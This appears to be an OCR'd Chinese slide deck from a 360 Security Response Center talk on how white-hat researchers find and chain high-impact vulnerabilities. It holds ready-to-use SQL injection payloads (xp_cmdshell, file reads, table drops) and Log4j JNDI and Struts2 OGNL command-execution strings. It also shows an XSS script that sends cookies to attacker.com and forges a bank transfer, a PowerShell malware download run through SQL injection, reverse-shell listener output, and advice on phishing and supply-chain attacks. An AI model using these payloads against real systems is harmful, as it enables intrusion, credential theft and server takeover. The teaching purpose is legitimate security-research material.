360安全应急响应中心
360 Security Response Center

HackingGroup

漏洞挖掘的另类思考

白帽子如何快速挖掘高质量安全漏洞

演讲嘉宾：蔚永强

HG发展委员会副主任
HG组织章程起草人
HG010A发起人

目 录

01

精细化安全漏洞挖掘思路分析

高质量漏洞挖掘的根本原理

人与人的对抗

当安全研究人员对业务系统进行漏洞挖掘时，其实是在与人进行对抗，它不单纯是指技术方面的对抗，更是安全从业者们深层思想和认知的对抗。因此我们在对目标系统进行漏洞挖掘时，需要对目标系统进行深入研究和分析，侧面得出研发人员的思想、认知、能力和技术水平。

高质量漏洞挖掘的前期准备

工欲善其事 必先利其器

在进行漏洞挖掘前，我们必须根据目标系统的业务属性，提前准备和调试好漏洞挖掘环境。漏洞挖掘环境需要提前准备内容的有：系统文件操作监控、端口服务开放监控、服务运行进程监控、开启系统内部调试模式和日志记录、数据库及中间件运行监控、开启系统运行和访问日志、逆向分析调试工具、代码审计工具、抓包分析调试工具、盲打平台、公共组件漏洞分析、模糊测试工具等。

01 **应用服务进程监控**

在测试过程中，监控应用服务进程运行状态是否出现异常，适用于缓冲区溢出、命令执行等漏洞。

02 **网络请求抓包分析**

在测试过程中，监控应用服务对外的网络请求，使用抓包工具进行调试分析，适用于多数安全漏洞。

03 **应用服务日志分析**

在测试过程中，开启应用服务调试模式，分析应用服务生成的日志，适用于拒绝服务、命令执行等。

04 **系统文件操作监控**

在测试过程中，监控系统目录中是否出现特定内容的异常文件，适用于文件上传、命令执行等漏洞。

05 **代码及组件代码审计**

在测试过程中，对应用系统代码和引用的组件进行审计，适用于多数安全漏洞。

06 **应用程序逆向分析**

在测试过程中，对应用程序和组件进行逆向分析，根据报错和异常进行调试，适用于多数安全漏洞。

高质量漏洞挖掘的基本流程

关注细节 决定成败

01 漏洞挖掘过程中需要使用以下技术进行测试

端口测试	指纹识别	账号测试	接口测试
漏洞测试	模糊测试	逆向分析	代码审计

02 漏洞挖掘过程中需要使用以下内容进行分析

请求响应	中间件日志	网络请求	盲打日志
异常报错	文件操作	数据库日志	系统日志

03 漏洞挖掘过程中需要对漏洞进行有效性验证

应用漏洞验证	漏洞研判快速发现漏洞点	输出漏洞报告
底层漏洞验证		

高质量漏洞挖掘的案例分析

SQL注入漏洞挖掘步骤

01

开启数据库检索日志

在安全测试前开启数据库检索日志，确保安全研究人员在对系统测试时所产生的SQL执行语句被日志有效记录，便于安全研究人员审计分析。

02

SQL注入样本测试

由于自动化测试会遗漏系统功能和接口，在测试时优先采用人工的方式进行，收集每一个有效的网络请求，使用SQL注入样本替换请求参数值进行模糊测试。

03

分析业务系统异常

根据SQL注入类型，观察和分析网络请求中时间、内容、响应头是否存在异常现象，可结合SQL检索日志进行分析研判找出SQL注入漏洞触发位置。

04

SQL注入漏洞验证

安全研究人员在发现SQL注入漏洞疑似触发点后，可采用人工或自动化的方式对触发点进行漏洞验证，以确定发现的SQL注入漏洞是否可被有效利用。

高质量漏洞挖掘的案例分析

SQL注入漏洞挖掘案例

01

开启数据库检索日志

方法一：在MySQL配置文件中添加：

```
[mysqld]
slow_query_log = 1
slow_query_log_file = /log/slow.log
long_query_time = 2
log_slow_admin_statements = 1
log_queries_not_using_indexes = 1
```

方法二：通过SQL命令动态设置：

```
SET GLOBAL slow_query_log = 'ON';
SET GLOBAL slow_query_log_file = '/log/slow.log';
SET GLOBAL long_query_time = 2;
SET GLOBAL log_slow_admin_statements = 'ON';
SET GLOBAL log_queries_not_using_indexes = 'ON';
SET GLOBAL long_query_time = 0;
```

高质量漏洞挖掘的案例分析

SQL注入漏洞挖掘案例

02

SQL注入测试用例

字符串注入测试用例: `' OR '1'='1`　　测试目的: 绕过登录验证

数字型注入测试用例: `1 OR 1=1`　　测试目的: 在数字字段中注入

UNION注入测试用例: `' UNION SELECT username, password FROM users--`　　测试目的: 获取额外的数据

堆叠查询注入测试用例: `'; DROP TABLE users;--`　　测试目的: 执行多个SQL语句

时间延迟注入测试用例: `' OR IF(1=1, SLEEP(5), 0)--`　　测试目的: 通过时间延迟来推断查询结果

布尔型盲注测试用例: `' OR (SELECT 1 FROM users WHERE username='admin' AND LENGTH(password)>5)--`　　测试目的: 通过真/假响应推断信息

报错注入测试用例: `' AND EXTRACTVALUE(1, CONCAT(0x7e, (SELECT @@version), 0x7e))--`　　测试目的: 利用错误消息获取信息

二阶注入测试用例: `admin'--`　　测试目的: 在其他操作中利用存储的注入

宽字节注入测试用例: `%df' OR 1=1--`　　测试目的: 绕过addslashes()等转义函数

注释符注入测试用例: `admin'/**/OR/**/1=1--`　　测试目的: 绕过简单的关键词过滤

十六进制编码注入测试用例: `0x61646D696E' OR 1=1--`　　测试目的: 绕过某些过滤器

子查询注入测试用例: `' OR (SELECT 1 FROM (SELECT COUNT(*), CONCAT((SELECT username FROM users LIMIT 1), FLOOR(RAND(0)*2))
AS x FROM information_schema.tables GROUP BY x) y)--`　　测试目的: 复杂查询获取信息

条件语句注入测试用例: `' OR IF((SELECT COUNT(*) FROM users)>0, 1, 0)--`　　测试目的: 通过条件语句推断信息

文件操作注入测试用例: `' UNION SELECT NULL, LOAD_FILE('/etc/passwd')--`　　测试目的: 读取服务器文件

存储过程注入测试用例: `'; EXEC xp_cmdshell('net user');--`　　测试目的: 执行系统命令（在MSSQL中更常见）

高质量漏洞挖掘的案例分析

SQL注入漏洞挖掘案例

03

分析业务系统异常

```
POST /v1/admin/users/login HTTP/1.1
Accept: application/json
Content-Type: application/json
Cookie: ADMIN_USER=d6cbbfdefe31412aa047f6939450ebc2V3rQZJ0Shi5ip
Host: www.fbi.com
Origin: https://www.fbi.com
Referer: https://www.fbi.com/admin/user/login
User-Agent: Mozilla/5.0 Chrome/129.0.0.0 Safari/537.36


{"username":"$admin$","password":"123456","remember":true,"type":"account"}
```

高质量漏洞挖掘的案例分析

SQL注入漏洞挖掘案例

03

分析业务系统异常

1. 字符串注入慢查询日志显示：

```
# Query_time: 0.000652  Lock_time: 0.000000 Rows_sent: 1  Rows_examined: 100
SELECT * FROM users WHERE username = 'admin' OR '1'='1' AND password = 'password';
```

2.UNION注入慢查询日志显示：

```
# Query_time: 0.001234  Lock_time: 0.000021 Rows_sent: 10  Rows_examined: 1000
SELECT id, name FROM products WHERE id = 1 UNION SELECT username, password FROM users;
```

3.时间延迟注入慢查询日志显示：

```
# Query_time: 5.000789  Lock_time: 0.000011 Rows_sent: 1  Rows_examined: 1
SELECT * FROM users WHERE id = 1 AND IF(SUBSTRING(username,1,1)='a', SLEEP(5), 0);
```

高质量漏洞挖掘的案例分析

SQL注入漏洞挖掘案例

03

分析业务系统异常

1. SQL显错注入提示：

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"' at line 1

2. SQL延时注入提示：

```
SELECT * FROM users WHERE id = 1 AND IF(SUBSTRING(username,1,1)='a', SLEEP(5), 0);
```

如果存在SQL注入，网络请求将延时5秒后响应。

3. SQL整型注入显示：

```
SELECT * FROM products WHERE id = 1+1;
```

如果存在SQL注入，网站页面内容回出现id为2的内容。

高质量漏洞挖掘的案例分析

SQL注入漏洞挖掘案例

04

SQL注入漏洞验证

```
(base) superman@bogon sqlmap % python sqlmap.py -u "http://www.[redacted].com/[redacted]w.php?id=2265"

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.9#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage cau
sed by this program

[*] starting @ 17:32:10 /2024-10-16/

[17:32:10] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ctg4a1toid8...od12bqp7fe'). Do you want to use those [Y/n]

[17:32:11] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:32:11] [INFO] testing if the target URL content is stable
[17:32:12] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher.
 If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c
[17:32:14] [INFO] testing if GET parameter 'id' is dynamic
[17:32:14] [INFO] GET parameter 'id' appears to be dynamic
[17:32:15] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[17:32:15] [INFO] testing for SQL injection on GET parameter 'id'
[17:32:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:32:16] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[17:32:18] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
```

高质量漏洞挖掘的案例分析

命令执行漏洞挖掘案例

01

使用盲打平台接收网络请求

```
   _       __                          __       __
  (_)___  / /____  _________ ______/ /_____/ /_
 / / __ \/ __/ _ \/ ___/ __ '/ ___/ __/ ___/ __ \
/ / / / / /_/  __/ /  / /_/ / /__/ /_(__  ) / / /
/_/_/ /_/\__/\___/_/   \__,_/\___/\__/____/_/ /_/ v0.0.5

        projectdiscovery.io

[INF] Listing 1 payload for OOB Testing
[INF] c23b2la0kl1krjcrdj10cndmnioyyyyyn.oast.pro

[c23b2la0kl1krjcrdj10cndmnioyyyyyn] Received DNS interaction (A) from 172.253.226.100 at 2021-
[c23b2la0kl1krjcrdj10cndmnioyyyyyn] Received DNS interaction (AAAA) from 32.3.34.129 at 2021-2
[c23b2la0kl1krjcrdj10cndmnioyyyyyn] Received HTTP interaction from 43.22.22.50 at 2021-26-26 1
[c23b2la0kl1krjcrdj10cndmnioyyyyyn] Received DNS interaction (MX) from 43.3.192.3 at 2021-26-2
[c23b2la0kl1krjcrdj10cndmnioyyyyyn] Received DNS interaction (TXT) from 74.32.183.135 at 2021-
[c23b2la0kl1krjcrdj10cndmnioyyyyyn] Received SMTP interaction from 32.85.166.50 at 2021-26-26
```

高质量漏洞挖掘的案例分析

命令执行漏洞挖掘案例

02

命令执行漏洞测试用例

1. Log4j漏洞测试用例：
${jndi:ldap://attacker.com:1389/evil}
${jndi:rmi://attacker.com:1389/evil}

2. Struts2漏洞测试用例：
%{"tomcatBinDir{"+@java.lang.System@getProperty("user.dir")+"}"}
%{#req=@org.apache.struts2.ServletActionContext@getRequest(),#response=#context.get("com.opensymphony.xwork2.dispatcher.HttpServletResponse").getWriter(),#response.println(#req.getRealPath('/')),#response.flush(),#response.close()}
%{#a=(new java.lang.ProcessBuilder(new java.lang.String[]{"pwd"})).redirectErrorStream(true).start(),#b=#a.getInputStream(),#c=new java.io.InputStreamReader(#b),#d=new java.io.BufferedReader(#c),#e=new

char[50000],#d.read(#e),#f=#context.get("com.opensymphony.xwork2.dispatcher.HttpServletResponse"),#f.getWriter().println(new java.lang.String(#e)),#f.getWriter().flush(),#f.getWriter().close()}

(%27%5cu0023_memberAccess[%5c%27allowStaticMethodAccess%5c%27]%27)(vaaa)=true&(aaaa)((%27%5cu0023context[%5c%27xwork.MethodAccessor.denyMethodExecution%5c%27]%5cu003d%5cu0023vccc%27)(%5cu0023vccc%5cu003dnew%20java.lang.Boolean(%22false%22)))&(asdf)(('%5cu0023rt.exec(%22touch@/tmp/success%22.split(%22@%22))')(%5cu0023rt%5cu003d@java.lang.Runtime@getRuntime()))

高质量漏洞挖掘的案例分析

命令执行漏洞挖掘案例

03

在接口进行命令执行测试

```
POST /login HTTP/1.1
Accept: ${jndi:ldap://attacker.com:1389/evil}
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=12qq3k4r0u4ttj0pernvsq73v5
Host: www.fbi.com
Origin: http://www.fbi.com
Referer: http://www.fbi.com/login.php
User-Agent: ${jndi:rmi://attacker.com:1389/evil}

username=${jndi:rmi://attacker.com:1389/evil}&password=admin&login=
```

高质量漏洞挖掘的案例分析

命令执行漏洞挖掘案例

04

反弹SHELL获取服务器权限

```
└─# nc -lvvp 6666                                                    1 ✖
listening on [any] 6666 ...
192.168.222.150: inverse host lookup failed: Unknown host
connect to [192.168.222.131] from (UNKNOWN) [192.168.222.150] 47782
zhian
VMwareTools-10.3.23-17030940.tar.gz
vmware-tools-distrib
eth0      Link encap:Ethernet  HWaddr 00:0C:29:29:33:05
          inet addr:192.168.222.150  Bcast:192.168.222.255  Mask:255.255.255.0
          inet6 addr: 2409:8903:ab00:27e0:20c:29ff:fe29:3305/64 Scope:Global
          inet6 addr: fe80::20c:29ff:fe29:3305/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:580 errors:0 dropped:0 overruns:0 frame:0
          TX packets:727 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:128089 (125.0 KiB)  TX bytes:65127 (63.6 KiB)
          Interrupt:19 Base address:0×2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
```

高质量漏洞挖掘的现状分析

注重漏洞组合 提升漏洞质量

01

漏洞挖掘质量现状

当安全研究人员对系统进行黑灰盒漏洞挖掘时，白帽子发现的安全漏洞质量往往都比较低，由于单个漏洞无法进行有效利用白帽子无奈选择上交。

02

树立正确安全观

安全研究人员要树立一个正确安全观，没有什么系统是绝对安全的。以此思想为指导，任何系统都是存在安全漏洞的，其中不乏有高风险等级的安全漏洞。

03

正常关键功能再利用

安全研究人员在对目标系统进行漏洞挖掘时，要对目标系统中正常的关键功能也要进行收集和记录，方便后续如果有发现可被利用的漏洞时进行利用。

04

注重安全漏洞组合

安全研究人员在对目标系统进行漏洞挖掘时，如果发现的漏洞质量比较低，不要急于进行漏洞提交，应考虑是否可以将多个漏洞进行组合，实现漏洞利用最大化。

高质量漏洞挖掘的案例分析

如何进行安全漏洞组合思路一

漏洞组合：XSS + CSRF

漏洞场景：攻击者利用XSS漏洞注入恶意脚本，诱使用户在已认证的会话中执行CSRF攻击。

利用步骤：

1. 存储跨站： 攻击者在评论区注入恶意JavaScript代码。
2. 用户访问：当受害者访问该页面时，恶意脚本在其浏览器中执行。
3. CSRF请求：脚本自动发送请求，执行未授权的操作。

严重可获取服务器权限，掌控高质量漏洞主动权。

漏洞组合：不安全的直接对象引用 + 访问控制缺失 + 敏感信息泄露

漏洞场景：攻击者通过不安全的直接对象引用访问未授权的资源，获取敏感信息。

利用步骤：

1. 对象引用：攻击者在URL中修改参数值遍历接口数据和下载文件。
2. 访问未授权数据：接口没有权限鉴权，攻击者可获取他人接口内容。
3. 信息泄露：攻击者获取敏感信息和文件，如账号密码、敏感文档等。

可获取服务器权限，掌控高质量漏洞主动权。

高质量漏洞挖掘的案例分析

安全漏洞挖掘组合案例

01

XSS + CSRF漏洞组合

获取Cookie和执行转账操作

```
<script>
    // 发送用户的cookie到攻击者的服务器
    var img = new Image();
    img.src = "http://attacker.com/steal?cookie=" + document.cookie;
    // 创建一个隐藏的表单并自动提交
    var form = document.createElement('form');
    form.method = 'POST';
    form.action = 'http://bank.com/transfer';
    form.innerHTML = '<input type="hidden" name="amount" value="1000">' +
                     '<input type="hidden" name="to" value="attacker_account">' +
                     '<input type="hidden" name="csrf_token" value="fake_csrf_token">';
    document.body.appendChild(form);
    form.submit();
</script>
```

高质量漏洞挖掘的案例分析

安全漏洞挖掘组合案例

02

XSS + CSRF漏洞组合

上传WebShell

```
<script>
    // 创建一个隐藏的表单用于上传Web Shell
    var form = document.createElement('form');
    form.method = 'POST';
    form.action = 'http://vulnerable-website.com/upload';
    form.enctype = 'multipart/form-data';

    // 创建一个文件输入，上传Web Shell
    var inputFile = document.createElement('input');
    inputFile.type = 'file';
    inputFile.name = 'file';
    inputFile.accept = '.php'; // 假设Web Shell是PHP文件

    // 创建一个隐藏的字段，指定要上传的Web Shell文件
    var blob = new Blob(["<?php echo 'Hello, World!'; ?>"], { type: 'application/x-php' });
    var file = new File([blob], "shell.php", { type: 'application/x-php' });
    var dataTransfer = new DataTransfer();
    dataTransfer.items.add(file);
    inputFile.files = dataTransfer.files;

    form.appendChild(inputFile);
    document.body.appendChild(form);
    form.submit(); // 自动提交表单
</script>
```

高质量漏洞挖掘的案例分析

安全漏洞挖掘组合案例

03

不安全的直接对象引用
+ 信息泄露漏洞组合

获取开发文档和服务器权限

```
GET /download/file.asp?id=$1$ HTTP/1.1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Cookie: PHPSESSION=BMKBHEEAFNGECGPMIFHIOBCC
Host: www.fbi.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/129.0.0.0 Safari/537.36
```

高质量漏洞挖掘的案例分析

安全漏洞挖掘组合案例

03

不安全的直接对象引用
+ 信息泄露漏洞组合

获取开发文档和服务器权限

1. 亚*逊账号

用户名: aws

密码: fuckme!

访问密钥: AKIAIXXXXXXXXXXXXXXX

秘密访问密钥: wJalrXUXXXXXXXXXXXXXXXXCYEXAMPLEKEY

2. 阿*云账号

用户名: a*yun

密码: fuckme!

Access Key ID: LTAI4GXXXXXXXXXXXXXXXX

Access Key Secret: 6zXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

3. 系统账号

地址：http://www.fbi.com/admin/ 用户名：admin 密码：fuckme

高质量漏洞挖掘的案例分析

安全漏洞挖掘组合案例

04

不安全的直接对象引用
+ 信息泄露漏洞组合

获取开发文档和服务器权限

i-2ze	...	华北2（北京）	iZ2z	Alibaba Clou...	Stopped	172.17		false	2核处理器...	2023-02-03...
i-2ze	..	华北2（北京）	iZ2z	CentOS 7.2 ...	Running	192.16		false	4核处理器...	2022-09-07...
i-2ze	...	华北2（北京）	iZ2z	Anolis OS 8....	Stopped	192.16		false	4核处理器...	2022-07-14...
i-2ze	...	华北2（北京）	iZ2z	Anolis OS 8....	Stopped	192.16		false	4核处理器...	2022-07-14...
i-2ze	..	华北2（北京）	iZ66	Windows ...	Running	192.16		true	16核处理器...	2022-06-28...
i-2ze	j...	华北2（北京）	iZ2z	CentOS 7.9 ...	Stopped	192.16		false	8核处理器...	2022-06-24...
i-2ze	j...	华北2（北京）	iZ2z	CentOS 7.9 ...	Stopped	192.16		false	8核处理器...	2022-06-24...
i-2ze	...	华北2（北京）	iZ2z	CentOS 7.9 ...	Stopped	192.16		false	4核处理器...	2022-06-24...
i-2ze	...	华北2（北京）	iZ2z	CentOS 7.9 ...	Stopped	192.16		false	4核处理器...	2022-06-24...
i-2ze	...	华北2（北京）	iZ2z	CentOS 7.9 ...	Stopped	192.16		false	4核处理器...	2022-06-24...
i-2ze	...	华北2（北京）	iZ2z	CentOS 7.9 ...	Stopped	192.16		false	4核处理器...	2022-06-24...
i-2ze	..	华北2（北京）	iZ7g	Windows ...	Running	192.16		true	8核处理器...	2021-09-06...
i-2ze	...	华北2（北京）	laun	CentOS 7.9 ...	Running	192.16		true	4核处理器...	2021-07-27...
i-2ze	...	华北2（北京）	iZ2z	CentOS 7.9 ...	Running	192.16		true	4核处理器...	2021-07-27...
i-2ze	..	华北2（北京）	iZ2z	CentOS 7.9 ...	Running	192.16		待检测	8核处理器...	2021-07-26...
i-2ze	...	华北2（北京）	new	Windows ...	Running	192.16		待检测	4核处理器...	2021-07-22...
i-2ze	...	华北2（北京）	new	Windows ...	Running	192.16		待检测	4核处理器...	2021-07-22...
i-2ze	...	华北2（北京）	iZ2z	CentOS 7.9 ...	Running	192.16		待检测	4核处理器...	2021-07-14...
i-2ze	...	华北2（北京）	iZ2z	CentOS 7.4 ...	Running	192.16		待检测	8核处理器...	2021-07-13...
i-2ze	...	华北2（北京）	iZ2z	CentOS 7.4 ...	Running	192.16		待检测	8核处理器...	2021-07-13...
i-2ze	...	华北2（北京）	iZ2z	CentOS 7.9 ...	Running	192.16		待检测	4核处理器...	2021-07-07...

高质量漏洞挖掘的案例分析

如何进行安全漏洞组合思路二

漏洞组合：SQL注入 + 命令执行

漏洞场景：攻击者利用SQL注入漏洞开启命令执行组件、写入定时任务文件、替换系统启动文件等配置，触发命令执行获取服务器权限。

利用步骤：

1. SQL注入： 攻击者利用SQL注入漏洞，判断当前数据库用户权限。
2. 开启命令执行模块：当数据库运行为管理员权限时，可通过SQL注入开启命令执行模块执行系统命令，获取服务器最高权限。
3. 写入定时任务文件：当数据库运行为管理员权限时，可编辑定时任务文件导出至定时任务目录，获取服务器最高权限，。

可获取服务器权限，掌控高质量漏洞主动权。

漏洞组合：SSRF + 远程命令执行

漏洞场景：攻击者可以利用 SSRF 漏洞访问内部服务，并结合业务系统可能存在的命令执行漏洞来执行命令获取服务器权限。

利用步骤：

1. SSRF内网探测：攻击者利用SSRF漏洞进行内网探测获取内网应用。
2. 加载应用漏洞：针对内网应用加载对应的命令执行漏洞进行攻击测试。
3. 获取主机权限：命令执行漏洞攻击成功后获取服务器权限。

可获取服务器权限，掌控高质量漏洞主动权。

高质量漏洞挖掘的案例分析

安全漏洞挖掘组合案例

01

SQL注入 + 命令执行

获取服务器权限

1. SQL 注入尝试执行系统命令：
攻击者可以通过构造特定的输入来利用 SQL 注入漏洞。例如，攻击者可以在用户名字段中输入以下内容：
' OR '1'='1'; EXEC xp_cmdshell('whoami'); --

2. SQL 注入攻击完整SQL 查询：
SELECT * FROM users WHERE username = '' OR '1'='1'; EXEC xp_cmdshell('whoami'); --' AND password = 'anything'

3. 获取服务器权限：
攻击者可以通过类似的方式执行任意命令。例如，下载一个恶意文件：
' OR '1'='1'; EXEC xp_cmdshell('powershell -Command "Invoke-WebRequest -Uri http://fbi.com/malware.exe -OutFile C:\\malware.exe"'); --

高质量漏洞挖掘的案例分析

安全漏洞挖掘组合案例

02

SSRF + 命令执行

获取服务器权限

1. 识别 SSRF 漏洞：
攻击者发现应用程序允许用户输入 URL 进行日志记录，但没有对输入进行适当的验证。
https://www.fbi.com/api?url=http://10.10.10.10

2. 构造恶意请求：
攻击者可以构造一个恶意的 URL，利用 Log4j 的命令执行漏洞。
https://www.fbi.com/api?url=http://10.10.10.10/log?str=${jndi:ldap://attacker.com:1389/a}

3. 利用 SSRF 访问 Log4j 漏洞：
搭建 LDAP 服务器，攻击者通过 SSRF 漏洞访问 Log4j 漏洞，触发命令执行。

4.执行任意命令，获取服务器权限：
一旦 Log4j 触发了 JNDI 查找，攻击者的服务器将返回恶意代码，执行任意命令获取服务器权限。

高质量漏洞挖掘的案例分析

安全漏洞挖掘组合案例

02

SSRF + 命令执行

获取服务器权限

```
┌──(root㉿kali)-[~]
└─# nc -lvvp 4444
listening on [any] 4444 ...
172.22.0.2: inverse host lookup failed: Unknown host
connect to [192.168.15.128] from (UNKNOWN) [172.22.0.2] 41578
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c7b7ff1113df:/opt/solr/server# ls
ls
README.txt
contexts
etc
lib
logs
modules
resources
scripts
solr
solr-webapp
start.jar
```

02

对抗式安全漏洞挖掘思路分析

高质量漏洞挖掘的对抗式思路

道与术 攻与防

当安全研究人员对目标系统进行漏洞挖掘时会遇到各种各样的技术障碍，很大程度上会干预安全研究人员进行下一步工作。因此，安全研究人员对目标进行漏洞挖掘时应积极主动采用各种技术和方法与目标系统的安全防御进行对抗。

高质量漏洞挖掘的对抗式思路

道与术 攻与防

01
逆向分析
通过逆向分析寻找目标系统编译后的程序是否存在的可被利用的安全漏洞，验证后形成安全漏洞EXP进行利用。

02
代码分析
通过代码分析寻找目标系统代码中是否存在的可被利用的安全漏洞，验证后形成安全漏洞EXP进行利用。

03
安全防御绕过
通过分析目标防御系统对安全防御策略及能力，寻找目标防御系统的安全防御缺陷，绕过安全防御限制。

04
社会工程
必要时，可以利用社会工程手段收集目标系统信息，突破和降低对目标系统进行漏洞挖掘的难度。

05
近源渗透
必要时，可以通过各种近源的手段对目标系统进行网络渗透，对目标系统进行安全漏洞挖掘。

06
供应链安全
必要时，可以通过供应链获取目标系统测试环境或部署代码，进行高质量安全漏洞挖掘。

高质量漏洞挖掘的对抗式组合

正面突破 侧翼迂回

逆向分析

通过逆向反编译对目标程序进行调试分析，寻找正面突破点，可能发现的漏洞为：敏感信息泄露、命令执行、缓冲区溢出、权限提升等。

代码分析

通过代码审计对目标系统源代码进行灰白盒分析，寻找正面突破点，可能发现的漏洞为：敏感信息泄露、越权操作、SQL注入、反序列化，逻辑漏洞等。

安全防御绕过

通过对目标系统使用的安全防御产品进行安全策略分析，寻找正面突破点，可能发现的漏洞为：WAF防御绕过、防御策略缺陷、系统策略配置缺陷。

技术 / 手段	正面突破	侧翼迂回
逆向分析	正面突破	侧翼迂回
代码分析	正面突破	侧翼迂回
安全防御绕过	正面突破	侧翼迂回

社会工程

通过采用社会工程学的方式，使用精心构造的攻击系统对目标系统或人员进行网络钓鱼、水坑攻击和社交投毒，从而获取目标网络权限。

近源渗透

通过采用近源渗透的方式，使用专业的攻击工具对目标系统办公点无线热点、门禁进行网络攻击，从而获取目标网络权限。

供应链安全

通过对供应链研发的业务系统进行漏洞挖掘和分析，使用精心构造的攻击工具对目标系统或人员进行网络攻击，从而获取目标网络权限对真正的目标发起迂回攻击。

高质量漏洞挖掘的案例分析

对抗式安全漏洞挖掘组合案例

01

外网渗透 + 上传接口未授权访问+ 任意文件上传

真实合法项目

漏洞发现：目标系统前端页面采用伪静态进行访问，通过查看Cookie信息发现是采用Windows+IIS+ASP.Net架构。

Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding:	gzip, deflate
Accept-Language:	zh-CN,zh;q=0.9
Cache-Control:	max-age=0
Connection:	keep-alive
Cookie:	ASP.NET_SessionId=ijanc4jc2mmtunfeurzdxswm
Host:	www[redacted]
Referer:	http://www[redacted]upload.aspx
Upgrade-Insecure-Requests:	1
User-Agent:	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36

高质量漏洞挖掘的案例分析


对抗式安全漏洞挖掘组合案例

01

外网渗透 + 上传接口未授权访问+ 任意文件上传

真实合法项目

漏洞发现：从外网渗透过程中发现目标系统有个文件上传接口，经过测试该上传接口存在未授权访问和任意文件上传漏洞。



高质量漏洞挖掘的案例分析

